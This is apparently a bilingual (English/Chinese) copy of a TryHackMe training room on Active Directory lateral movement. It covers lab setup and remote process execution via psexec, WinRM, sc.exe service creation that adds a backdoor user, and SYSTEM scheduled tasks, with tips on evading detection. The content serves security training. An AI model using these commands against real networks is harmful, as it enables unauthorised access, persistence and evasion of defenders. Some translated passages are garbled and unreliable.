
靶场网络拓扑:
Introduction

In this room, we will look at lateral movement, a group of techniques used by attackers to move around the network while creating as few alerts as possible. We’ll learn about several common techniques used in the wild for this end and the tools involved
在这个房间里,我们将研究横向移动,这是攻击者用来在网络中移动的一组技术,同时尽可能少地创建警报。我们将了解野外为此目的使用的几种常用技术以及所涉及的工具.
It is recommended to go through the BreachingAD↗ and EnumeratingAD↗ rooms before this one.
建议在此之前浏览 Bdisruption AD 和 Enumerating AD 房间。
Learning Objectives 学习目标
- Familiarise yourself with the lateral movement techniques used by attackers.
熟悉攻击者使用的横向移动技术。 - Learn how to use alternative authentication material to move laterally.
了解如何使用替代身份验证材料横向移动。 - Learn different methods to use compromised hosts as pivots.
了解使用受感染主机作为透视的不同方法。
Connecting to the Network
连接到网络 AttackBox** **攻击盒
If you are using the Web-based AttackBox, you will be connected to the network automatically if you start the AttackBox from the room’s page. You can verify this by running the ping command against the IP of the THMDC.za.tryhackme.com host. We do still need to configure DNS, however. Windows Networks use the Domain Name Service (DNS) to resolve hostnames to IPs. Throughout this network, DNS will be used for the tasks. You will have to configure DNS on the host on which you are running the VPN connection. In order to configure our DNS, run the following command:
如果您使用的是基于 Web 的 AttackBox,则从聊天室页面启动 AttackBox 时,您将自动连接到网络。您可以通过对 THMDC.za.tryhackme.com 主机的 IP 运行 ping 命令来验证这一点。但是,我们仍然需要配置 DNS。Windows 网络使用域名服务 (DNS) 将主机名解析为 IP。在整个网络中,DNS将用于任务。您必须在运行 VPN 连接的主机上配置 DNS。要配置我们的 DNS,请运行以下命令:
Terminal 终端
[thm@thm]$ systemd-resolve --interface lateralmovement --set-dns $THMDCIP --set-domain za.tryhackme.comRemember to replace THMDCIP 替换为 THMDC 的 IP。
You can test that DNS is working by running:
您可以通过运行以下命令来测试 DNS 是否正常工作:
nslookup thmdc.za.tryhackme.com
This should resolve to the IP of your DC.
这应该解析为您的 DC 的 IP。
Note:** DNS may be reset on the AttackBox roughly every 3 hours. If this occurs, you will have to restart the systemd-resolved service. If your AttackBox terminates and you continue with the room at a later stage, you will have to redo all the DNS steps.
**注意:AttackBox 上的 DNS 可能大约每 3 小时重置一次。如果发生这种情况,您将不得不重新启动 systemd 解析的服务。如果您的 AttackBox 终止,并且您在稍后阶段继续使用房间,则必须重做所有 DNS 步骤。
You should also take the time to make note of your VPN IP. Using ifconfig or ip a, make note of the IP of the lateralmovement network adapter. This is your IP and the associated interface that you should use when performing the attacks in the tasks.
您还应该花时间记下您的 VPN IP。使用 ifconfig 或 ip a ,记下横向移动网络适配器的 IP。这是您的 IP 和在任务中执行攻击时应使用的关联接口。
Other Hosts** **其他主机

If you are going to use your own attack machine, an OpenVPN configuration file will have been generated for you once you join the room. Go to your access↗ page. Select Lateralmovementandpivoting from the VPN servers (under the network tab) and download your configuration file.
如果您要使用自己的攻击机,则在您加入房间后将为您生成一个OpenVPN配置文件。转到您的访问页面。从 VPN 服务器(在网络选项卡下)中进行选择 Lateralmovementandpivoting 并下载配置文件。
Use an OpenVPN client to connect. This example is shown on a Linux machine; similar guides to connect using Windows or macOS can be found at your access↗ page.
使用 OpenVPN 客户端进行连接。此示例显示在 Linux 计算机上;可以在访问页面上找到使用 Windows 或 macOS 进行连接的类似指南。
Terminal 终端
[thm@thm]$ sudo openvpn user-lateralmovementandpivoting.ovpnFri Mar 11 15:06:20 2022 OpenVPN 2.4.9 x86_64-redhat-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Apr 19 2020Fri Mar 11 15:06:20 2022 library versions: OpenSSL 1.1.1g FIPS 21 Apr 2020, LZO 2.08[....]Fri Mar 11 15:06:22 2022 /sbin/ip link set dev lateralmovement up mtu 1500Fri Mar 11 15:06:22 2022 /sbin/ip addr add dev lateralmovement 10.50.2.3/24 broadcast 10.50.2.255Fri Mar 11 15:06:22 2022 /sbin/ip route add 10.200.4.0/24 metric 1000 via 10.50.2.1Fri Mar 11 15:06:22 2022 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent thisFri Mar 11 15:06:22 2022 Initialization Sequence CompletedThe message “Initialization Sequence Completed” tells you that you are now connected to the network. Return to your access page. You can verify you are connected by looking on your access page. Refresh the page, and you should see a green tick next to Connected. It will also show you your internal IP address.
消息“初始化序列已完成”告诉您现在已连接到网络。返回到您的访问页面。您可以通过查看访问页面来验证您是否已连接。刷新页面,您应该会在“已连接”旁边看到一个绿色勾号。它还将显示您的内部 IP 地址。

Note: You still have to configure DNS similar to what was shown above. It is important to note that although not used, the DC does log DNS requests. If you are using your machine, these logs may include the hostname of your device.
注意:您仍然需要配置类似于上面显示的 DNS。需要注意的是,尽管未使用,但 DC 会记录 DNS 请求。如果您使用的是计算机,则这些日志可能包括设备的主机名。
Kali** **卡莉
If you are using a Kali VM, Network Manager is most likely used as DNS manager. You can use GUI Menu to configure DNS:
如果您使用的是 Kali VM,则 Network Manager 最有可能用作 DNS 管理器。您可以使用 GUI 菜单来配置 DNS:
Network Manager -> Advanced Network Configuration -> Your Connection -> IPv4 Settings
网络管理器 -> 高级网络配置 ->连接 -> IPv4 设置Set your DNS IP here to the IP for THMDC in the network diagram above
在此处将您的 DNS IP 设置为上面网络图中 THMDC 的 IPAdd another DNS such as 1.1.1.1 or similar to ensure you still have internet access
添加另一个DNS,例如1.1.1.1或类似的DNS,以确保您仍然可以访问Internet。Run sudo systemctl restart NetworkManager and test your DNS similar to the steps above.
运行 sudo systemctl restart NetworkManager 并测试 DNS,类似于上述步骤。
Note: When configuring your DNS in this way, the nslookup command won’t work as expected. To test if you configured your DNS correctly, just navigate to http://distributor.za.tryhackme.com/creds↗. If you see the website, you are set up for the rest of the room.
注意:以这种方式配置 DNS 时,该 nslookup 命令将无法按预期工作。要测试是否正确配置了 DNS,只需导航到 http://distributor.za.tryhackme.com/creds。如果您看到该网站,则您已为房间的其余部分做好了准备。↗
Requesting Your Credentials
请求您的凭据 To simulate an AD breach, you will be provided with your first set of AD credentials. Once your networking setup has been completed, on your Attack Box, navigate to http://distributor.za.tryhackme.com/creds↗ to request your credential pair. Click the “Get Credentials” button to receive your credential pair that can be used for initial access.
要模拟 AD 违规,您将获得第一组 AD 凭据。完成网络设置后,在攻击框中,导航到 http://distributor.za.tryhackme.com/creds↗ 以请求凭据对。单击“获取凭据”按钮以接收可用于初始访问的凭证对。
This credential pair will provide you SSH access to THMJMP2.za.tryhackme.com. THMJMP2 can be seen as a jump host into this environment, simulating a foothold that you have achieved.
此凭证对将为您提供对 THMJMP2.za.tryhackme.com 的 SSH 访问。THMJMP2可以看作是进入这个环境的跳跃主机,模拟你已经实现的立足点。
For SSH access, you can use the following command:
对于 SSH 访问,您可以使用以下命令:
**ssh za\<AD **Username>@thmjmp2.za.tryhackme.com
A Note on Reverse Shells
关于反向壳体的说明 If you are using the AttackBox and have joined other network rooms before, be sure to select the IP address assigned to the tunnel interface facing the lateralmovementandpivoting network as your ATTACKER_IP, or else your reverse shells/connections won’t work properly. For your convenience, the interface attached to this network is called lateralmovement, so you should be able to get the right IP address by running ip add show lateralmovement:
如果您正在使用 AttackBox 并且之前加入过其他网络机房,请务必选择分配给面向 lateralmovementandpivoting 网络的隧道接口的 IP 地址作为您的ATTACKER_IP,否则您的反向 shell/连接将无法正常工作。为方便起见,连接到此网络的接口称为 lateralmovement ,因此您应该能够通过运行 ip add show lateralmovement 以下命令来获取正确的 IP 地址:

This will be helpful whenever needing to do a reverse connection back to your attacker machine throughout the room.
每当需要在整个房间内与攻击者计算机进行反向连接时,这将很有帮助。
Answer the questions below
回答以下问题
Click and continue learning!
点击并继续学习!
Moving Through the Network
What is Lateral Movement?
什么是横向移动? Simply put, lateral movement is the group of techniques used by attackers to move around a network. Once an attacker has gained access to the first machine of a network, moving is essential for many reasons, including the following: - Reaching our goals as attackers - Bypassing network restrictions in place - Establishing additional points of entry to the network - Creating confusion and avoid detection.
简单地说,横向移动是攻击者用来在网络上移动的一组技术。一旦攻击者获得了对网络第一台计算机的访问权限,出于多种原因,移动是必不可少的,包括以下几点: - 实现我们作为攻击者的目标 - 绕过现有的网络限制 - 建立网络的其他入口点 - 制造混乱并避免被发现。
While many cyber kill chains reference lateral movement as an additional step on a linear process, it is actually part of a cycle. During this cycle, we use any available credentials to perform lateral movement, giving us access to new machines where we elevate privileges and extract credentials if possible. With the newfound credentials, the cycle starts again.
虽然许多网络杀伤链将横向移动称为线性过程的附加步骤,但它实际上是循环的一部分。在此周期中,我们使用任何可用的凭据来执行横向移动,从而使我们能够访问新机器,在其中我们提升权限并在可能的情况下提取凭据。使用新发现的凭据,循环将再次开始。

Usually, we will repeat this cycle several times before reaching our final goal on the network. If our first foothold is a machine with very little access to other network resources, we might need to move laterally to other hosts that have more privileges on the network.
通常,在达到网络上的最终目标之前,我们会重复这个循环几次。如果我们的第一个立足点是一台很少访问其他网络资源的机器,我们可能需要横向移动到在网络上具有更多权限的其他主机。
A Quick Example 一个简单的例子
Suppose we are performing a red team engagement where our final goal is to reach an internal code repository, where we got our first compromise on the target network by using a phishing campaign. Usually, phishing campaigns are more effective against non-technical users, so our first access might be through a machine in the Marketing department.
假设我们正在执行一个红队参与,我们的最终目标是到达一个内部代码存储库,在那里我们通过使用网络钓鱼活动在目标网络上获得了第一个妥协。通常,网络钓鱼活动对非技术用户更有效,因此我们的第一次访问可能是通过营销部门的机器。
Marketing workstations will typically be limited through firewall policies to access any critical services on the network, including administrative protocols, database ports, monitoring services or any other that aren’t required for their day to day labour, including code repositories.
营销工作站通常会受到防火墙策略的限制,无法访问网络上的任何关键服务,包括管理协议、数据库端口、监控服务或日常工作不需要的任何其他服务,包括代码存储库。
To reach sensitive hosts and services, we need to move to other hosts and pivot from there to our final goal. To this end, we could try elevating privileges on the Marketing workstation and extracting local users’ password hashes. If we find a local administrator, the same account may be present on other hosts. After doing some recon, we find a workstation with the name DEV-001-PC. We use the local administrator’s password hash to access DEV-001-PC and confirm it is owned by one of the developers in the company. From there, access to our target code repository is available.
为了访问敏感主机和服务,我们需要迁移到其他主机,并从那里转向我们的最终目标。为此,我们可以尝试提升 Marketing 工作站的权限并提取本地用户的密码哈希。如果我们找到本地管理员,则其他主机上可能存在相同的帐户。经过一番侦察后,我们找到了一个名为DEV-001-PC的工作站。我们使用本地管理员的密码哈希来访问 DEV-001-PC,并确认它归公司的一位开发人员所有。从那里,可以访问我们的目标代码存储库。

Notice that while lateral movement might need to be used to circumvent firewall restrictions, it is also helpful in evading detection. In our example, even if the Marketing workstation had direct access to the code repository, it is probably desirable to connect through the developer’s PC. This behaviour would be less suspicious from the standpoint of a blue team analyst checking login audit logs.
请注意,虽然可能需要使用横向移动来规避防火墙限制,但它也有助于逃避检测。在我们的示例中,即使 Marketing 工作站可以直接访问代码存储库,也可能需要通过开发人员的 PC 进行连接。从蓝队分析师检查登录审核日志的角度来看,这种行为就不那么可疑了。
The Attacker’s Perspective
攻击者的观点 There are several ways in which an attacker can move laterally. The simplest way would be to use standard administrative protocols like WinRM, RDP, VNC or SSH to connect to other machines around the network. This approach can be used to emulate regular users’ behaviours somewhat as long as some coherence is maintained when planning where to connect with what account. While a user from IT connecting to the web server via RDP might be usual and go under the radar, care must be taken not to attempt suspicious connections (e.g. why is the local admin user connecting to the DEV-001-PC from the Marketing-PC?)
攻击者可以通过多种方式横向移动。最简单的方法是使用标准管理协议(如 WinRM、RDP、VNC 或 SSH)连接到网络上的其他计算机。这种方法可以用来在某种程度上模仿普通用户的行为,只要在计划与哪个帐户连接的位置时保持一定的连贯性。虽然来自 IT 的用户通过 RDP 连接到 Web 服务器可能很常见并且不为人知,但必须注意不要尝试可疑连接(例如,为什么本地管理员用户从 Marketing-PC 连接到 DEV-001-PC?.
Attackers nowadays also have other methods of moving laterally while making it somewhat more challenging for the blue team to detect what is happening effectively. While no technique should be considered infallible, we can at least attempt to be as silent as possible. In the following tasks, we will look at some of the most common lateral movement techniques available.
如今,攻击者还有其他横向移动的方法,同时使蓝队难以有效地检测正在发生的事情。虽然任何技术都不应该被认为是万无一失的,但我们至少可以尝试尽可能保持沉默。在以下任务中,我们将介绍一些最常见的横向移动技术。
Administrators and UAC 管理员和 UAC
While performing most of the lateral movement techniques introduced throughout the room, we will mainly use administrator credentials. While one might expect that every single administrator account would serve the same purpose, a distinction has to be made between two types of administrators:
在执行整个房间中引入的大多数横向移动技术时,我们将主要使用管理员凭据。虽然人们可能期望每个管理员帐户都具有相同的目的,但必须区分两种类型的管理员:
- Local accounts part of the local Administrators group
本地帐户是本地管理员组的一部分 - Domain accounts part of the local Administrators group
本地 Administrators 组的域帐户部分
The differences we are interested in are restrictions imposed by User Account Control (UAC) over local administrators (except for the default Administrator account). By default, local administrators won’t be able to remotely connect to a machine and perform administrative tasks unless using an interactive session through RDP. Windows will deny any administrative task requested via RPC, SMB or WinRM since such administrators will be logged in with a filtered medium integrity token, preventing the account from doing privileged actions. The only local account that will get full privileges is the default Administrator account.
我们感兴趣的差异是用户帐户控制 (UAC) 对本地管理员(默认管理员帐户除外)施加的限制。默认情况下,除非通过 RDP 使用交互式会话,否则本地管理员将无法远程连接到计算机并执行管理任务。Windows 将拒绝通过 RPC、SMB 或 WinRM 请求的任何管理任务,因为此类管理员将使用筛选的介质完整性令牌登录,从而阻止帐户执行特权操作。唯一将获得完全权限的本地帐户是默认管理员帐户。
Domain accounts with local administration privileges won’t be subject to the same treatment and will be logged in with full administrative privileges.
具有本地管理权限的域帐户不会受到相同的处理,而是使用完全管理权限登录。
This security feature can be disabled if desired, and sometimes you will find no difference between local and domain accounts in the administrator’s group. Still, it’s essential to keep in mind that should some of the lateral movement techniques fail, it might be due to using a non-default local administrator where UAC is enforced. You can read more details about this security feature here↗.
如果需要,可以禁用此安全功能,有时您会发现管理员组中的本地帐户和域帐户之间没有区别。不过,必须记住,如果某些横向移动技术失败,可能是由于在强制执行 UAC 时使用了非默认本地管理员。您可以在此处阅读有关此安全功能的更多详细信息。
Answer the questions below
回答以下问题
Click and continue learning!
点击并继续学习!
Spawning Processes Remotely
This task will look at the available methods an attacker has to spawn a process remotely, allowing them to run commands on machines where they have valid credentials. Each of the techniques discussed uses slightly different ways to achieve the same purpose, and some of them might be a better fit for some specific scenarios.
此任务将查看攻击者远程生成进程的可用方法,允许他们在具有有效凭据的计算机上运行命令。所讨论的每种技术都使用略有不同的方法来实现相同的目的,其中一些可能更适合某些特定场景。
Psexec 普塞塞克
- Ports: 445/TCP (SMB) 端口:445/TCP (SMB)
- Required Group Memberships: Administrators
所需的组成员身份:管理员
Psexec has been the go-to method when needing to execute processes remotely for years. It allows an administrator user to run commands remotely on any PC where he has access. Psexec is one of many Sysinternals Tools and can be downloaded here↗.
多年来,Psexec 一直是需要远程执行流程的首选方法。它允许管理员用户在他有权访问的任何 PC 上远程运行命令。Psexec 是众多 Sysinternals 工具之一,可在此处下载。
The way psexec works is as follows:
psexec 的工作方式如下:
- Connect to Admin 共享并上传服务二进制文件。Psexec 使用 psexesvc.exe 作为名称。
- Connect to the service control manager to create and run a service named PSEXESVC and associate the service binary with C:\Windows\psexesvc.exe.
连接到服务控制管理器以创建并运行名为 PSEXESVC 的服务,并将服务二进制文件与 C:\Windows\psexesvc.exe 关联。 - Create some named pipes to handle stdin/stdout/stderr.
创建一些命名管道来处理 stdin/stdout/stderr。

To run psexec, we only need to supply the required administrator credentials for the remote host and the command we want to run (psexec64.exe** is available under C:\tools in THMJMP2 for your convenience):
要运行 psexec,我们只需要提供远程主机所需的管理员凭据和我们想要运行的命令( psexec64.exe **为方便起见,可在 THMJMP2 中找到 C:\tools ):
psexec64.exe \\MACHINE_IP -u Administrator -p Mypass123 -i cmd.exeRemote Process Creation Using WinRM
使用 WinRM 创建远程进程
- Ports: 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
端口:5985/TCP (WinRM HTTP) 或 5986/TCP (WinRM HTTPS) - Required Group Memberships: Remote Management Users
所需的组成员身份:远程管理用户
Windows Remote Management (WinRM) is a web-based protocol used to send Powershell commands to Windows hosts remotely. Most Windows Server installations will have WinRM enabled by default, making it an attractive attack vector.
Windows 远程管理 (WinRM) 是一种基于 Web 的协议,用于将 Powershell 命令远程发送到 Windows 主机。默认情况下,大多数 Windows Server 安装都会启用 WinRM,使其成为有吸引力的攻击媒介。
To connect to a remote Powershell session from the command line, we can use the following command:
若要从命令行连接到远程 Powershell 会话,可以使用以下命令:
winrs.exe -u:Administrator -p:Mypass123 -r:target cmdWe can achieve the same from Powershell, but to pass different credentials, we will need to create a PSCredential object:
我们可以从 Powershell 实现相同的目的,但要传递不同的凭据,我们需要创建一个 PSCredential 对象:
$username = 'Administrator';$password = 'Mypass123';$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;Once we have our PSCredential object, we can create an interactive session using the Enter-PSSession cmdlet:
获得 PSCredential 对象后,可以使用 Enter-PSSession cmdlet 创建交互式会话:
Enter-PSSession -Computername TARGET -Credential $credentialPowershell also includes the Invoke-Command cmdlet, which runs ScriptBlocks remotely via WinRM. Credentials must be passed through a PSCredential object as well:
Powershell 还包括 Invoke-Command cmdlet,它通过 WinRM 远程运行 ScriptBlocks。凭据也必须通过 PSCredential 对象传递:
Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}Remotely Creating Services Using sc
使用 sc 远程创建服务
- Ports:** **港口:
- 135/TCP, 49152-65535/TCP (DCE/RPC)
135/TCP、49152-65535/TCP (DCE/RPC) - 445/TCP (RPC over SMB Named Pipes)
445/TCP(基于 SMB 命名管道的 RPC)445/TCP (RPC over SMB Named Pipes) - 139/TCP (RPC over SMB Named Pipes)
139/TCP(基于 SMB 命名管道的 RPC)139/TCP (RPC over SMB Named Pipes)
- 135/TCP, 49152-65535/TCP (DCE/RPC)
- Required Group Memberships: Administrators
所需的组成员身份:管理员
Windows services can also be leveraged to run arbitrary commands since they execute a command when started. While a service executable is technically different from a regular application, if we configure a Windows service to run any application, it will still execute it and fail afterwards.
Windows 服务也可以用来运行任意命令,因为它们在启动时执行命令。虽然服务可执行文件在技术上与常规应用程序不同,但如果我们配置 Windows 服务以运行任何应用程序,它仍然会执行它并在之后失败。

We can create a service on a remote host with sc.exe, a standard tool available in Windows. When using sc, it will try to connect to the Service Control Manager (SVCCTL) remote service program through RPC in several ways:
我们可以使用 Windows 中可用的标准工具 sc.exe 在远程主机上创建服务。使用 sc 时,它将尝试通过以下几种方式通过 RPC 连接到服务控制管理器 (SVCCTL) 远程服务程序:
- A connection attempt will be made using DCE/RPC. The client will first connect to the Endpoint Mapper (EPM) at port 135, which serves as a catalogue of available RPC endpoints and request information on the SVCCTL service program. The EPM will then respond with the IP and port to connect to SVCCTL, which is usually a dynamic port in the range of 49152-65535.
将使用 DCE/RPC 进行连接尝试。客户端将首先连接到端口 135 的端点映射器 (EPM),该端口用作可用 RPC 端点的目录,并请求有关 SVCCTL 服务计划的信息。然后,EPM 将使用 IP 和端口进行响应以连接到 SVCCTL,SVCCTL 通常是 49152-65535 范围内的动态端口。

- If the latter connection fails, sc will try to reach SVCCTL through SMB named pipes, either on port 445 (SMB) or 139 (SMB over NetBIOS).
如果后一种连接失败,sc 将尝试通过端口 445 (SMB) 或 139 (SMB over NetBIOS) 上的 SMB 命名管道访问 SVCCTL。
We can create and start a service named “THMservice” using the following commands:
我们可以使用以下命令创建并启动名为“THMservice”的服务:
sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= autosc.exe \\TARGET start THMserviceThe “net user” command will be executed when the service is started, creating a new local user on the system. Since the operating system is in charge of starting the service, you won’t be able to look at the command output.
“net user”命令将在服务启动时执行,从而在系统上创建一个新的本地用户。由于操作系统负责启动服务,因此无法查看命令输出。
To stop and delete the service, we can then execute the following commands:
要停止和删除服务,我们可以执行以下命令:
sc.exe \\TARGET stop THMservicesc.exe \\TARGET delete THMserviceCreating Scheduled Tasks Remotely
远程创建计划任务 Another Windows feature we can use is Scheduled Tasks. You can create and run one remotely with schtasks, available in any Windows installation. To create a task named THMtask1, we can use the following commands:
我们可以使用的另一个 Windows 功能是计划任务。您可以使用 schtasks 远程创建和运行一个,在任何 Windows 安装中都可用。要创建名为 THMtask1 的任务,我们可以使用以下命令:
schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00
schtasks /s TARGET /run /TN "THMtask1"We set the schedule type (/sc) to ONCE, which means the task is intended to be run only once at the specified time and date. Since we will be running the task manually, the starting date (/sd) and starting time (/st) won’t matter much anyway.
我们将计划类型 (/sc) 设置为 ONCE,这意味着该任务打算在指定的时间和日期仅运行一次。由于我们将手动运行任务,因此开始日期 (/sd) 和开始时间 (/st) 无论如何都无关紧要。
Since the system will run the scheduled task, the command’s output won’t be available to us, making this a blind attack.
由于系统将运行计划任务,因此我们无法使用命令的输出,因此这是一种盲目攻击。
Finally, to delete the scheduled task, we can use the following command and clean up after ourselves:
最后,要删除计划任务,我们可以使用以下命令自行清理:
schtasks /S TARGET /TN "THMtask1" /DELETE /FLet’s Get to Work! 让我们开始工作吧!
To complete this exercise, you will need to connect to THMJMP2 using the credentials assigned to you in Task 1 from http://distributor.za.tryhackme.com/creds↗. If you haven’t done so yet, click on the link and get credentials now. Once you have your credentials, connect to THMJMP2 via SSH:
